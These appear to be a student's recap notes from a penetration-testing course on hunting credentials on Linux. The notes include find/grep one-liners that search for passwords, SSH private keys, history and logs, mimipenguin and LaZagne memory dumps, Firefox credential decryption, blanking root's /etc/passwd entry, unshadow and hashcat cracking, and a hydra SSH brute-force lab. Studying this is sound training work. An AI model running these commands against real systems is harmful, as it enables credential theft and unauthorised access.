------Recap Linux

vendredi 11 octobre 2024 6:27 PM

Lecture	Content
Credential Hunting in Linux	

Files

Configuration Files

Files with extension **.conf .config .cnf**

```
$ for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
```

We can search for three words (**user, password, pass**) in each file with the file extension .cnf :

```
$ for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
```

Databases

```
$ for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
```

TWXT and Not TXT files for stored Creds

we need to search for files including the .txt file extension and files that have no file extension at all.

```
$ find /home/* -type f -name "*.txt" -o ! -name "*.*"
```

```
/home/cry0l1t3/.config/caja/desktop-metadata
/home/cry0l1t3/.config/clipit/clipitrc
/home/cry0l1t3/.config/dconf/user
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/pkcs11.txt
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/serviceworker.txt
...SNIP...
```

Take them to a file.txt and then make a search for password inside eachfile

```
$ for  f in  files.txt;do grep -i "user\|password\|pass" $f 2>/dev/null;done
```

Scripts

```
$ for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
```

```
File extension: .py

File extension: .pyc

File extension: .pl

File extension: .go

File extension: .jar

File extension: .c

File extension: .sh
```

```
/snap/gnome-3-34-1804/72/etc/profile.d/vte-2.91.sh
/snap/gnome-3-34-1804/72/usr/bin/gettext.sh
/snap/core18/2128/etc/init.d/hwclock.sh
/snap/core18/2128/etc/wpa_supplicant/action_wpa.sh
/snap/core18/2128/etc/wpa_supplicant/functions.sh
...SNIP...
/etc/profile.d/xdg_dirs_desktop_session.sh
/etc/profile.d/cedilla-portuguese.sh
/etc/profile.d/im-config_wayland.sh
/etc/profile.d/vte-2.91.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/apps-bin-path.sh
```

Miscellaneous files

```
$ for l in $(echo ".kdbx .keytab .kt krb5 ");do echo -e "\nFile extension: " $l; find / -name *$l* 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
```

CronJobs

Some applications and scripts require credentials to run and are therefore incorrectly entered in the cronjobs. Furthermore, there are the areas that are divided into different time ranges (**/etc/cron.daily**, **/etc/cron.hourly**, **/etc/cron.monthly**, **/etc/cron.weekly**). The scripts and files used by cron **can also be found in /etc/cron.d/** for Debian-based distributions.

```
$ ls -la /etc/cron.*/
```

```
/etc/cron.d/:
total 28
drwxr-xr-x 1 root root  106  3. Jan 20:27 .
drwxr-xr-x 1 root root 5728  1. Feb 00:06 ..
-rw-r--r-- 1 root root  201  1. Mär 2021  e2scrub_all
-rw-r--r-- 1 root root  331  9. Jan 2021  geoipupdate
-rw-r--r-- 1 root root  607 25. Jan 2021  john
-rw-r--r-- 1 root root  589 14. Sep 2020  mdadm
-rw-r--r-- 1 root root  712 11. Mai 2020  php
-rw-r--r-- 1 root root  102 22. Feb 2021  .placeholder
-rw-r--r-- 1 root root  396  2. Feb 2021  sysstat

/etc/cron.daily/:
total 68
drwxr-xr-x 1 root root  252  6. Jan 16:24 .
drwxr-xr-x 1 root root 5728  1. Feb 00:06 ..
...SNIP...
```

SSH Keys

Since the SSH keys can be named arbitrarily, we cannot search them for specific names. However, their format allows us to identify them uniquely because, whether public key or private key, **both have unique first lines to distinguish them**.

SSH Private Keys

```
$ grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep ":1"
```

```
/home/cry0l1t3/.ssh/internal_db:1:-----BEGIN OPENSSH PRIVATE KEY-----
```

SSH Public Keys

```
$ grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep ":1"
```

```
/home/cry0l1t3/.ssh/internal_db.pub:1:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCraK
```

History

In the history of the commands entered on Linux distributions that use Bash as a standard shell, we find the associated files in **.bash_history**. Nevertheless, other files like **.bashrc** or **.bash_profile** can contain important information.

```
$ tail -n8 /home/*/.bash*
```

```
==> /home/cry0l1t3/.bash_history <==
vim ~/testing.txt
vim ~/testing.txt
chmod 755 /tmp/api.py
su
```

```
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK

==> /home/cry0l1t3/.bashrc <==
   . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
   . /etc/bash_completion
  fi
fi
```

Logs

The entirety of log files can be divided into four categories:

Application Logs	Event Logs	Service Logs	System Logs

the most important ones:

Log File	Description
/var/log/messages	Generic system activity logs.
/var/log/syslog	Generic system activity logs.
/var/log/auth.log	(Debian) All authentication related logs.
/var/log/secure	(RedHat/CentOS) All authentication related logs.
/var/log/boot.log	Booting information.
/var/log/dmesg	Hardware and drivers related information and logs.
/var/log/kern.log	Kernel related warnings, errors and logs.
/var/log/faillog	Failed login attempts.
/var/log/cron	Information related to cron jobs.
/var/log/mail.log	All mail server related logs.
/var/log/httpd	All Apache related logs.
/var/log/mysqld.log	All MySQL server related logs.

here are **some strings we can use to find interesting content in the logs:**

```
$ for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done
```

```
#### Log file:  /var/log/dpkg.log.1
2022-01-10 17:57:41 install libssh-dev:amd64 <none> 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-installed libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 configure libssh-dev:amd64 0.9.5-1+deb11u1 <none>
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-configured libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status installed libssh-dev:amd64 0.9.5-1+deb11u1

...SNIP...
```

Memory and Cache

Many applications and processes work with credentials needed for authentication and **store them either in memory or in files** so that they can be reused. For example, it may be the **system-required credentials for the logged-in users.** Another example is the **credentials stored in the browsers**, which **can also be read**. In order to retrieve this type of information from Linux distributions, there is a tool called **mimipenguin** that makes the whole process easier. However, **this tool requires administrator/root permissions.**

Memory - Mimipenguin

```
$ sudo python3 mimipenguin.py
```

```
[sudo] password for cry0l1t3:

[SYSTEM - GNOME]        cry0l1t3:WLpAEXFa0SbqOHY
```

```
$ sudo bash mimipenguin.sh

    [sudo] password for cry0l1t3:

    MimiPenguin Results:
    [SYSTEM - GNOME]          cry0l1t3:WLpAEXFa0SbqOHY
```

Memory - LaZagne

The passwords and hashes we can obtain come from the following sources but are not limited to:

Wifi	Wpa_supplicant	Libsecret	Kwallet
Chromium-based	CLI	Mozilla	Thunderbird
Git	Env_variable	Grub	Fstab
AWS	Filezilla	Gftp	SSH
Apache	Shadow	Docker	KeePass
Mimipy	Sessions	Keyrings	

For example, **Keyrings** are **used for secure storage and management of passwords on Linux distributions**. Passwords are stored encrypted and protected with a master password. It is an OS-based password manager, which we will discuss later in another section. This way, we do not need to remember every single password and can save repeated password entries.

Browsers

Browsers store the passwords saved by the user in an encrypted form locally on the system to be reused. For example, the Mozilla Firefox browser stores the credentials encrypted in a hidden folder for the respective user.

For example, when we store credentials for a web page in the Firefox browser, they are encrypted and stored in **logins.json** on the system. However, this does not mean that they are safe there. **Many employees store such login data in their browser without suspecting that it can easily be decrypted and used against the company.**

Firefox Stored Credentials

```
$ ls -l .mozilla/firefox/ | grep default
```

```
drwx------ 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-release
drwx------  2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
```

```
$ cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .
```


```
{
 "nextId": 2,
 "logins": [
  {
   "id": 1,
   "hostname": "https://www.inlanefreight.com",
   "httpRealm": null,
   "formSubmitURL": "https://www.inlanefreight.com",
   "usernameField": "username",
   "passwordField": "password",
   "encryptedUsername": "MDoEEPgAAAA...SNIP...1liQiqBBAG/8/UpqwNlEPScm0uecyr",
   "encryptedPassword": "MEIEEPgAAAA...SNIP...FrESc4A3OOBBiyS2HR98xsmlrMCRcX2T9Pm14PMp3bpmE=",
   "guid": "{412629aa-4113-4ff9-befe-dd9b4ca388e2}",
   "encType": 1,
   "timeCreated": 1643373110869,
   "timeLastUsed": 1643373110869,
   "timePasswordChanged": 1643373110869,
   "timesUsed": 1
  }
 ],
 "potentiallyVulnerablePasswords": [],
 "dismissedBreachAlertsByLoginGUID": {},
 "version": 3
}
```



The tool **Firefox Decrypt** is excellent for decrypting these credentials, and is updated regularly. **It requires Python 3.9** to run the latest version. Otherwise, **Firefox Decrypt 0.7.0 with Python 2** must be used.

```
$ python3 firefox_decrypt.py
```

LAB

Given that we know a previous password of Kira (IloveYou1) so i used the custom rule list to generate possible close password for kira profile !

- ☐ └─$ hashcat --force kira_pass.list -r custom.rule --stdout | sort -u > kira_custom_pass.list
- ☐ └─$ hydra -l kira -P kira_custom_pass.list ssh://10.129.185.201 -t 64



Passwd, Shadow & Opasswd

PAM

Linux-based distributions can use many different **authentication mechanisms**. One of the most commonly used and standard mechanisms is **Pluggable Authentication Modules (PAM)**. The modules used for this are called **pam_unix.so** or **pam_unix2.so** and are located in **/usr/lib/x86_x64-linux-gnu/security/** in Debian based distributions. These modules **manage user information**, **authentication**, **sessions**, **current passwords**, and **old passwords**.

For example, if we want to change the password of our account on the Linux system with passwd, PAM is called, which takes the appropriate precautions and stores and handles the information accordingly.

The **pam_unix.so** standard module for management **uses standardized API calls** from the system libraries and files to update the account information. The standard files that are read, managed, and updated are **/etc/passwd** and **/etc/shadow**. PAM also has many **other service modules**, such as **LDAP**, **mount**, or **Kerberos**.

Passwd File

Usually, we find the value **x** in this field, which **means that the passwords are stored in an encrypted form** in the **/etc/shadow** file. However, **it can also be that the /etc/passwd file is writeable by mistake**. This would allow us to **clear this field for the user roo**t so that the password info field is empty. This will cause the system not to send a password prompt when a user tries to log in as root.


Before

root:x:0:0:root:/root:/bin/bash
After
root::0:0:root:/root:/bin/bash

If the administrator has little experience with Linux or the applications and their dependencies, **the administrator may give write permissions to the /etc** directory and **forget to correct them.**

Shadow File

The /etc/shadow file is also **only readable by users who have administrator rights**. The format of this file is divided into nine fields:



Opasswd

The PAM library (pam_unix.so) can prevent reusing old passwords. The **file where old passwords are stored** is the **/etc/security/opasswd**. **Administrator/root permissions are also required to read the file** if the permissions for this file have not been changed manually.

$ sudo cat /etc/security/opasswd

cry0l1t3:1000:2:1HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh4pAAgzuvkq1

the MD5 (1) algorithm is much easier to crack than SHA-512. This is especially important for identifying old passwords and maybe even their pattern because they are often used across several services or applications. We increase the probability of guessing the correct password many times over based on its pattern.

Cracking Linux Credentials

Once we have collected some hashes, we can try to crack them in different ways to get the passwords in cleartext.

Unshadow

- $ **sudo cp** /etc/passwd /tmp/passwd.bak
- $ **sudo cp** /etc/shadow /tmp/shadow.bak
- $ **unshadow** /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes

Hashcat - Cracking Unshadowed Hashes

- **$ hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked**

Hashcat - Cracking MD5 Hashes

- $ cat md5-hashes.list

```
qNDkF0zJ3v8ylCOrKB0kt0
E9uMSmiQeRh4pAAgzuvkq1
```

- $ hashcat -m 500 -a 0 md5-hashes.list rockyou.txt

.